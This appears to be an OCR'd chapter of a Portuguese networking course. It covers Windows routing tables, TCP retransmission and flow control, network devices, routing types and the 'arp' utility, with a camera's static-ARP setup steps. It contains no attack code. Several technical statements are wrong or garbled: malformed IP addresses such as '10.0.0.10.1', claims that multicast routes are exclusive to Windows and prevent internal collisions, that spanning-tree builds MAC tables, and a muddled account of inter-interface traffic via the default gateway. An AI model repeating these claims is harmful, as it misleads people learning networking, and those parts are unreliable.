
- O roteador deve cuidar para que algumas rotas não sejam sobrecarregadas, enquanto outras fiquem sem uso.

- O roteador deve resolver os problemas que ocorrem quando a origem e o destino estão em redes diferentes

Na pratica, o usuário normal nunca irá se deparar com as tabelas de roteamento, contudo para o nosso curso, saber que existem e como verificá-las é de extrema importância, vejamos como ver a tabela de roteamento de um computador e como interpretá-la :

1. Para visualizar a tabela de roteamento: Entre no prompt do DOS (Iniciar->Executar->command)

Depois digite o command c:\route print



```
C:\WINNT\System32\cmd.exe

C:\>route print
===========================================================================
Lista de interfaces
0x1 ........................... MS TCP Loopback interface
0x2 ...00 50 56 c0 00 08 ...... VMware Virtual Ethernet Adapter
0x3 ...00 50 56 c0 00 01 ...... VMware Virtual Ethernet Adapter
0x4 ...00 10 4b 66 5b 20 ...... 3Com EtherLink PCI
0x5 ...00 07 95 fa 52 b3 ...... SiS NIC SISNIC
===========================================================================
===========================================================================
Rotas ativas:
 Endereço de rede            Máscara    Ender. gateway       Interface   Custo
          0.0.0.0          0.0.0.0       10.0.0.253       10.0.0.10       1
         10.0.0.0    255.255.255.0       10.0.0.10       10.0.0.10       1
        10.0.0.10  255.255.255.255        127.0.0.1        127.0.0.1       1
  10.255.255.255  255.255.255.255       10.0.0.10       10.0.0.10       1
       127.0.0.0        255.0.0.0        127.0.0.1        127.0.0.1       1
    192.168.157.0    255.255.255.0    192.168.157.1    192.168.157.1       1
    192.168.157.0    255.255.255.0    192.168.157.2    192.168.157.2       1
    192.168.157.1  255.255.255.255        127.0.0.1        127.0.0.1       1
    192.168.157.2  255.255.255.255        127.0.0.1        127.0.0.1       1
  192.168.157.255  255.255.255.255    192.168.157.1    192.168.157.1       1
  192.168.157.255  255.255.255.255    192.168.157.2    192.168.157.2       1
    192.168.199.0    255.255.255.0    192.168.199.1    192.168.199.1       1
    192.168.199.1  255.255.255.255        127.0.0.1        127.0.0.1       1
  192.168.199.255  255.255.255.255    192.168.199.1    192.168.199.1       1
        224.0.0.0        224.0.0.0       10.0.0.10       10.0.0.10       1
        224.0.0.0        224.0.0.0    192.168.157.1    192.168.157.1       1
        224.0.0.0        224.0.0.0    192.168.157.2    192.168.157.2       1
        224.0.0.0        224.0.0.0    192.168.199.1    192.168.199.1       1
  255.255.255.255  255.255.255.255    192.168.199.1    192.168.199.1       1
Gateway padrão:         10.0.0.253
===========================================================================
Rotas persistentes:
  Nenhuma

C:\>_
```

Neste exemplo vemos um servidor Windows 2000, com 5 interfaces de rede, sendo 1 de Loopback (127.0.0.1 – ou seja a própria máquina), isto significa que o servidor possui pelo menos 4 placas de redes. Pode acontecer de ao invés de aparecer uma placa de rede aparcer um placa de fax-modem, neste caso ela apareceria identificada através de “PPP Adpter” e não teria registros IP em nossa tabela de interface até o momento em que você estabelecer algum tipo de comunicação com ela. Uma última observação é que podemos através deste comando identificar os endereços MAC de cada dispositivo, desta forma podemos prever que existe algum relacionamento entre a tabela de roteamento do Windows e a resolução ARP.

Para identificar quais as redes que este computador se comunica podemos observar:

1. O Gateway Padrão está na última linha: 10.0.0.253

Ou você pode achá-lo na primeira linha através da definição:

0.0.0.0 0.0.0.0 10.0.0.253 10.0.0.10

Que significa que todos (IP=0.0.0.0) de todos (Máscara=0.0.0.0) os pacotes que não pertencerem a nenhuma das redes locais deverá ser encaminhado para o IP 10.0.0.253 que encontra-se conectado na placa de rede cujo IP é 10.0.0.10 .

2. Os endereços IP's que estão configurados neste servidor são:

10.0.0.10.1 255.255.255.255 127.0.0.1 127.0.0.1

192.168.157.1.1 255.255.255.255 127.0.0.1 127.0.0.1

192.168.157.1.2 255.255.255.255 127.0.0.1 127.0.0.1

192.168.199.1 255.255.255.255 127.0.0.1 127.0.0.1

Observe que para ser um endereço IP do servidor ele precisa ser um IP válido, precisa possui uma máscara de *única existência (255.255.255.255)* e precisa estar na interface local do computador (127.0.0.1)

3. Os endereços de broadcast (que determinam o limite do range de IP's) são:

10.255.255.255 255.255.255.255 10.0.0.10 **10.0.0.10**

192.168.157.255 255.255.255.255 192.168.157.1 **192.168.157.1**

192.168.157.255 255.255.255.255 192.168.157.2 **192.168.157.2**

192.168.199.255 255.255.255.255 192.168.199.1 **192.168.199.1**

255.255.255.255 255.255.255.255 192.168.199.1 **192.168.199.1**

Observe que os seguintes ranges de IP's são válidos : 10.x.x.x , 192.168.157.x, 192.168.199.x. Sabemos, baseado nos endereços de broadcast, em qual interface de rede cada range de IP será procurado, e também sabemos qual o último IP configurado para cada rede associada ao nosso servidor: 10.255.255.254 para a interface 10.0.0.10, 192.168.157.254 para a interface 192.168.157.1 e 192.168.157.2, e por fim 192.168.199.254 para a interface 192.168.199.1. Alerte para o fato que baseado na rede de broadcast só podemos identificar o último IP da rede, o primeiro IP quem irá nos fornecer será o endereço de rede base.

O último limite, 255.255.255.255 determina que a interface 192.168.199.1 receberá todos os broadcast que por ventura o servidor venha a gerar, ou seja, qualquer tentativa de localizar o IP x.x.x.x será questionado a esta interface também. Normalmente este endereço de broadcast será associado a interface de loopback (127.0.0.1) do computador.

4. Os endereços de rede base (que determinam o início do range de IP's) são:

10.0.0.0 255.255.255.0 10.0.0.10 **10.0.0.10**

127.0.0.0 255.0.0.0 127.0.0.1 **127.0.0.1**

192.168.157.0 255.255.255.0 192.168.157.1 **192.168.157.1**

192.168.157.0 255.255.255.0 192.168.157.2 **192.168.157.2**

192.168.199.0 255.255.255.0 192.168.199.1 **192.168.199.1**

Sabemos que os seguintes ranges de IP's são válidos : 10.x.x.x , 192.168.157.x, 192.168.199.x, devido a seus endereços de rede de broadcast. Baseado no endereço de rede podemos agora determinar quais os primeiros IP de cada rede associada ao nosso servidor: 10.0.0.1 para a interface 10.0.0.10, 192.168.157.1 para a interface 192.168.157.1 e 192.168.157.2, e por fim

192.168.199.1 para a interface 192.168.199.1. Caso tenha dúvidas, revise a sessão de Máscaras e de Endereçamento do assunto anterior.

5. Por último, para não gerar colisões internas no próprio computador, a tabela de roteamento gera as rotas de multicast, contudo isto é uma exclusividade de sistemas Windows, relembrando: Multicast é a transmissão de dados de um-para-grupo, onde o grupo é explicitamente definido baseado nos endereços de broadcast, rede base e interface de rede:

224.0.0.0 224.0.0.0 10.0.0.10 **10.0.0.10**

224.0.0.0 224.0.0.0 192.168.157.1 **192.168.157.1**

224.0.0.0 224.0.0.0 192.168.157.2 **192.168.157.2**

224.0.0.0 224.0.0.0 192.168.199.1 **192.168.199.1**

Observe que para cada interface de rede um grupo de multicast é associado de forma tal que qualquer solicitação de uma interface não pare em outra interface.

Quando uma interface precisar conversar com outra ela irá solicitar ao gateway padrão que interprete a solicitação. Muitas vezes este comportamente parece estranho e até mesmo na prática podemos dizer que não acontece, contudo a tabela de roteamento ao receber uma solicitação da interface 1 para acessar a interface 2, como cada interface está num grupo de multicast diferente é necessário que um agente intermediário atue para a comunicação destas duas interfaces, envia a solicitação da interface 1 para o gateway padrão (que é o próprio computador), este por sua vez identifica em sua tabela de ARP (cache-arp) que a interface 2 está conectado em si e define que a comunicação entre as interfaces será realizada através da resolução ARP. Devido a resolução ARP o endereço do gateway padrão não irá aparecer em nossos software de análise, apenas os endereços das interfaces.


1.3.8.3 – Seqüência de Entrega de Pacotes

O TCP utiliza pacotes de *acknowledgment e retransmissão* para garantir a entrega de dados
O receptor envia mensagens de confirmação (*acknowledgment ou* ACK) para o emissor para confirmar a recepção dos dados

O emissor activa um “timer” quando da transmissão dos dados; se o “timer” expira antes da chegada do ACK, faz a retransmissão (com um novo “timer”).

Segmentos e números de sequencia TCP

- A aplicação faz a entrega ao TCP de blocos de dados com um tamanho arbitrário, como um “stream” de dados
- O TCP parte estes dados em *segmentos*, sendo cada um dos quais ajustado a um datagrama IP
- O “stream” de dados original é numerado em bytes
- O segmento contem o *número de sequência* dos bytes de dados




Confirmações (ACK)

- O receptor envia segmentos com o número de sequência dos dados confirmados (não segmentos)
- Um ACK pode confirmar vários segmentos

Definição do "timeout"

- Um valor incorrecto para o "timeout" pode provocar degradação do desempenho:
  - Demasiado elevado – o transmissor espera mais tempo que o necessário antes de retransmitir
  - Demasiado baixo - o transmissor gera trafego desnecessário.
- O "timeout" deve ser diferente para cada conexão e fixado dinamicamente
  - Hosts na mesma LAN deverão ter menores valores para o "timeout" que hosts em redes a 20 "hops" de distancia
  - O tempo de entrega das redes pode variar ao longo do tempo; o "timeout" deverá acomodar estas variações



"Timeout" da retransmissão (RTO – Retransmition Timed Out) para pacotes perdidos

Determinação do valor do "timeout"

- O "timeout" deverá ser baseado no *tempo de ida e volta* - "*round trip time"* (RTT)
- O emissor não conhece o RTT de qualquer pacote antes da transmissão
- O emissor obtém o "*timeout"* de *retransmissão* (RTO) a partir de valores anteriores do RTT
- Este metodo é designado de *algoritmo adaptativo* de *retransmissão*


Controle de fluxo no TCP


- O TCP usa o método da janela deslizante para controle de fluxo
- O receptor, à medida que recebe os dados, envia ACK, que também especificam o tamanho do "buffer" (janela) remanescente
- O transmissor pode transmitir segmentos com um número de bytes que deverá estar compreendido entre o último byte confirmado e o tamanho de janela permitido.

1.3.8.4 – Dispositivos de Roteamento

Repetidores

O repetidor é utilizado geralmente para a interligação de duas redes de mesmo tipo separadas por uma certa distância. O trabalho do repetidor é simplesmente o de regenerar o sinal elétrico que circula entre as redes, ou seja, regenerar os bits, de forma que o mesmo não é capaz de realizar nenhum tipo de transformação na informação transmitida.





O repetidor opera no nível 1 do modelo OSI (camada física), amplificando o sinal elétrico e estendendo o alcance do barramento da rede. Foi muito utilizando com o padrão de cabeamento coaxial. Porém, com o advento do cabeamento com par trançado, esse tipo de equipamento deixou de ser utilizado já que os hubs são capazes de realizar essa função.

Pontes (Bridges)

São equipamentos utilizados para ligar duas redes locais, isolando o tráfego de ambas.

Exemplo:
Supondo que tenhamos uma rede local com muitas estações ligadas a um mesmo barramento ou hub e desejamos dividi-la em duas partes para aliviar o tráfego do barramento. Neste caso, colocamos a bridge no meio, interligando as duas partes.

A função da bridge é de deixar passar para o outro segmento somente os dados endereçados a ele. Com isso temos um tráfego menor no barramento, pois os dados de ambos segmentos não concorrem mais juntos no mesmo barramento.

Características das Bridges

- Isola o tráfego de cada rede, evitando o compartilhamento total do barramento por ambas, evitando colisões e aumentando a performance.
- Opera com tabelas dinâmicas de endereços dos nós, bloqueando o tráfego que não precisa passar para o outro lado.
- Se precisamos de segmentação de tráfego numa mesma rede, isolando o tráfego de ambas, colocamos então uma bridge interconectando ambos os segmentos.
- Devido à simplicidade da bridge, é mais rápida que um router para essa aplicação, pois atua no nível 2 (camada de enlace) do modelo OSI e agrega menos processamento que o router que atua no nível 3.
- A bridge opera por tabelas de endereçamento MAC, utilizando algorítmos como o spanning-tree para controlar os endereçamentos em nível 2 do modelo OSI.
- A bridge é independente de protocolo, pois lê apenas o endereço do pacote sem ler o seu conteúdo. A repetição dos dados para o outro segmento é lógica, ou seja, feita em nível de endereçamento MAC controlado por tabelas, diferente do repetidor que efetua apenas uma repetição física do sinal.
- A bridge, ao ser ligada entre duas redes, detecta automaticamente os endereços MAC das estações que existem nas duas redes que ela interliga. Esses endereços são colocados em uma tabela por meio de um algoritmo

chamado “spanning-tree” e é por meio dessa tabela que a bridge deixa passar para o outro lado somente os frames Ethernet que possuam endereços MAC de estações que estão do outroa lado do segmento. A esse processo chamamos de filtragem de frames, lembrando que cada estação (computador ou nó da rede) possui o seu endereço MAC que vem na placa de rede.

Switches

O switch é um equipamento análago à bridge, porém permite que vários segmentos de redes falem com outros segmentos ao mesmo tempo, dois a dois.

O switch atua no mesmo nível da bridge no modelo OSI (nível 2 de enlace) e funciona fazendo a conexão entre um ponto e outro por uma matriz de comutação.

Como ele possui várias portas, conectadas de forma matricial, é possível ligarmos vários segmentos de redes Ethernet, por exemplo, permitindo que todos os segmentos se comuniquem entre si isoladamente.


Assim, é possível que um segmento de rede se comunique com um servidor de arquivos ligado ao switch, sem ter que compartilhar o meio de 10Mbps com outros segmentos. No caso, o servidor que atende a diversos segmentos pode estar ligado a 100Mbps ao switch, permitindo assim atender a vários segmentos com alta performance. O servidor de arquivos opera com a mesma performance como se estivesse ligado ao barramento do segmento de rede, porém agora atendendo a vários segmentos com seus tráfegos de rede isolados.

Características do Switch

- O switch pega o pacote de dados (frame Ethernet, por exemplo), lê o endereço de destino (endereço MAC) e envia para a porta do segmento de rede na qual o endereço está alocado. Esse chaveamento demora cerca de 40 milissegundos, sendo mais rápido que o router devido a não ter que tratar protocolos.
- A comutação é baseada no endereço MAC (Médium Access Control), controlada por meio de tabela dos endereços das portas pelo algoritmo spanning-tree, por exemplo. Normalmente, os dados que são carregados dentro do frame Ethernet são de protocolos tipo IP ou IPX.
- O switch funciona como uma matriz de comutação de alta velocidade, feita em nível de hardware (que é mais rápida), diferentemente da bridge que o faz por software.

Roteadores (Routers)

O roteador é, basicamente, um equipamento que encaminha os pacotes de dados por uma rede Wan até que atinjam o seu destino. Os dados vão passando nó por nó da rede, sendo que em cada nó de rede temos um roteador, e por um endereço que é tratado pelo protocolo de rede atinge o seu destino.



Um dos pontos que diferencia o roteador de uma bridge é que o roteador trata o protocolo ao nível de rede, convertendo o protocolo de uma rede para outra rede de protocolo diferente.

O roteador consegue separar topologias diferentes, tratar protocolos diferentes e como o próprio nome diz, consegue “rotear” ou escolher o melhor cominho para o tráfego dos dados de um ponto a outro ao longo de uma rede com diversos nós.

A utilização de roteadores permite termos uma topologia que disponibiliza um grande número de caminhos entre dois pontos de uma rede. No caso de falhas em pontos da rede, o roteador utiliza outras rotas para encaminhar os dados ao seu destino.

Características do Roteador

- O roteador escolhe o melhor caminho para atingir um endereço final na rede. As tabelas de endereçamento são difundidas e atualizadas pela rede entre todos os roteadores.
- O roteador, ao receber o frame de dados que vai ser transmitido, verifica o seu endereçamento em nível de rede para poder fazer o encaminhamento dos dados. Os pacotes de dados são retransmitidos para o endereço de destino, escolhendo o melhor caminho e fazendo a conversão de protocolos, se necessário.
- Atua na camada 3 do modelo OSI (camada de rede), encaminhando os dados pela rede Wan.
- O roteador não é transparente. Quando uma rede deseja se comunicar com o router para transmitir dados por ele, ela deve endereçar seus dados para o roteador, o qual vai então tratar o frame para transmissão.
- O roteador só se preocupa em retransmitir os pacotes para as redes certas e não para a estação final certa. Exemplo: supondo que tenhamos várias redes Lan A,B,C,D,... ligadas por um roteador, ele encaminha o pacote endereçado para a rede destino (entrada da rede – endereço de rede base) e não para o nó dentro da rede que vai receber o pacote. Entregar o pacote ao nó de rede específico dentro de uma das redes fica a cargo do servidor de rede.
- As estações finais devem conhecer todos os roteadores presentes na rede. A estação remetente do pacote de conhecer, obrigatoriamente, o endereço do primeiro roteador ao qual envia o pacote (default route).

- Como o número de redes ligadas ao roteador é menor que o número de estações total de todas as redes, as tabelas de identificação do roteador são menores que as tabelas de identificação nas bridges (pois nelas ficam todos os endereços de todas as estações finais da rede).

Brouters

São roteadores conjugados com bridges, que atuam como bridges no nível 2 de conexão entre segmentos e como routers nas camadas superiores.

Gateways

Podemos entender o gateway como um conversor de protocolo, um sistema composto de hardware e software que conecta arquiteturas diferentes (Netware, SNA, Unix, Windos e outras), fazendo, por exemplo, com que um computador de uma rede local com sistema Netware e protocolo IPX fale com um computador do outro lado que opera com sistema Windows e protocolo PPP.

É basicamente utilizado quando precisamos conectar aplicações que ficam em computadores e sistemas de fabricantes diferentes e com protocolos diferentes.

O gateway, basicamente, pega os dados da aplicação (nível 7) de uma determinada arquitetura, converte os dados para as camadas mais baixas até a transmissão para a outra arquitetura na qual reconverte os dados para as camadas superiores até a aplicação (nível 7) da nova arquitetura destino.

Percebemos que um gateway agrega muito processamento para executar suas funções, o que pode ocasionar problemas de performance e erros.

Características dos Gateways

- Não é um roteador, pois só opera ponto a ponto.
- Não é uma bridge, pois o gateway não é transparente, tratando e convertendo protocolos.
- São equipamentos utilizados para conectar redes de arquiteturas diferentes, operando como conversores de protocolo.
- São usados para conexão de redes locais diferentes, com protocolos diferentes.
- Atua basicamente no tratamento dos dados entre o nível 7 e o nível 4 do modelo OSI.

1.3.8.5 – Tipos de Roteamento

O trabalho de roteamento pode ser definido como a definição do melhor caminho de entrega de um pacote. Este roteamento pode ser estático ou dinâmico, centralizado ou descentralizado ou hierárquico.

Roteamento Estático

Neste tipo de roteamento um equipamento possui uma tabela fixa com os circuitos lógicos de todos os outros equipamentos a este interligados previamente estabelecidos. Desta forma a estação transmitirá somente através deste caminho independente das condições da rede.

Roteamento Dinâmico ou Adaptativo

Neste caso o roteamento é realizado levando em consideração as condições da rede no momento da transmissão. Geralmente o terminal possui duas ou mais rotas para um determinado destino e pode escolher a que melhor servir no momento em questão, considerando-se fatores como taxa de utilização do canal ou seu status de funcionamento. Os protocolos que utilizam o roteamento dinâmico são: RIP, OSPF, IGRP, EIGRP e etc. Não iremos abordá-los neste curso.

Roteamento Centralizado

Uma entidade possui uma tabela de endereços e rotas para todos os destinos da rede.

Roteamento Descentralizado

Cada entidade pode possuir a tabela de endereços ou, o que é mais comum, parte desta, garantindo a redundância do serviço.

Roteamento Hierárquico

No caso do roteamento hierárquico a rede possivelmente já possua dimensões grandes demais para o tratamento de todos os endereços independentemente. Dessa forma, existe uma descentralização e uma hierarquização dos endereços da rede de forma a dividi-la em várias sub-redes. Cada estação possui um endereço que é formado por várias partes, cada uma indicando uma posição da cadeia hierárquica, sendo que no topo desta existe geralmente uma entidade centralizadora.

1.3.9 – Utilitários TCP/IP

Veremos agora nessa sessão as principais ferramentas do TCP/IP. A maioria encontra-se disponibilizadas pelo próprio sistema operacional. O mais importante a saber nessa sessão do curso é que grande parte dos softwares de invasão que encontramos disponíveis para download na verdade são apenas uma interface gráfica que reúne esses aplicativos, que veremos agora.

1.3.9.1 – Arp

```
C:\WINNT\System32\cmd.exe
C:\>arp

Exibe e modifica as tabelas de conversão de endereços IP para endereços físicos
usadas pelo
protocolo de resolução de endereços (ARP).

ARP -s inet_addr eth_addr [if_addr]
ARP -d inet_addr [if_addr]
ARP -a [inet_addr] [-N if_addr]

  -a            Exibe entradas ARP atuais interrogando os dados
                de protocolo atuais. Se inet_addr for especificado, somente os e
ndereços IP e físicos
                do computador especificado serão exibidos. Se
                mais de uma interface de rede usar ARP, serão exibidas as entrad
as para cada
                tabela ARP.
  -g            O mesmo que -a.
  inet_addr     Especifica um endereço Internet.
  -N if_addr    Exibe as entradas ARP para cada interface de rede especificada
                por if_addr.
  -d            Exclui o host especificado por inet_addr. O inet_addr pode ser

                marcado com o caractere * para exclusão de todos os hosts.
  -s            Adiciona o host e associa o endereço Internet inet_addr
                ao endereço físico eth_addr.  O endereço físico é
                passado como 6 bytes hexadecimal separados por hifens. A entrada

                é permanente.
  eth_addr      Especifica um endereço físico.
  if_addr       Caso esteja presente, especifica o endereço Internet da
                interface cuja tabela de conversão de endereços deve ser modific
ada.
                Caso contrário, é usada a primeira interface aplicável.
Exemplo:
  > arp -s 157.55.85.212   00-aa-00-62-c6-09  .... Adiciona uma entrada estática
.
  > arp -a                                    .... Exibe a tabela ARP.

C:\>
```

Visão geral da ferramenta

```
C:\WINNT\System32\cmd.exe
C:\>arp -a

Interface: 10.0.0.10 on Interface 0x5
  Endereço IP           Endereço físico       Tipo
  10.0.0.253            00-50-56-40-02-81     dinâmico

C:\>
```

Exibindo a tabela arp do computador

Uma aplicação prática da ferramenta arp é quando utilizamos dispositivos como câmeras de vídeo, servidores de impressão, servidores de vídeo, geladeiras inteligentes (embedded systems), etc. Irei mostrar um exemplo de uma câmera de vídeo bastante comum no mercado, o qual o primeiro passo antes de utilizá-la é definir um IP, esta configuração do IP do dispositivo será realizado via mapeamento arp, acompanhe :

Assigning an IP Address

To enable access to your camera server you must first assign it an appropriate IP address.

Before You Begin

- Make sure the camera server is powered up and attached to the network.
- IP Address:Acquire an unused IP address from your Network Administrator.
- System Privileges: You need *root* privileges on your UNIX system and *administrator* privileges on the Windows NT servers.
- Ethernet Address: Depending on the method you are using, you will need to know the Ethernet address of your camera server. The Ethernet address is based on the serial number found on the underside label of the unit.

Important!

Do not use the default or example IP address when installing your camera server. Always consult your Network Administrator before assigning an IP address.

Using ARP in Windows 95/98 and Windows NT

To download the IP address and verify the communication, Start a DOS window and type the following commands:

```
arp -s <camera IP address> <Ethernet address>
ping <camera IP address>
```

Example:

```
arp -s 192.16.253.80 00-40-8c-10-00-86
ping 192.16.253.80
```

The host will return `Reply from 192.16.253.80 ...' or some similar message. This means that the address has been set and the communication is established.

Important!


Windows 95 only: When using the Windows 95 implementation of ARP, change the first line to: arp -s <camera IP address> <Ethernet address> <w95host IP address>, where <w95host IP address> is the IP address of your Windows 95 host.
Example:
arp -s 192.16.253.80 00-40-8c-10-00-86 192.16.253.81
ping 192.16.253.80

Note:
When you execute the ping command for the first time, you will experience a significantly longer response time than usual.

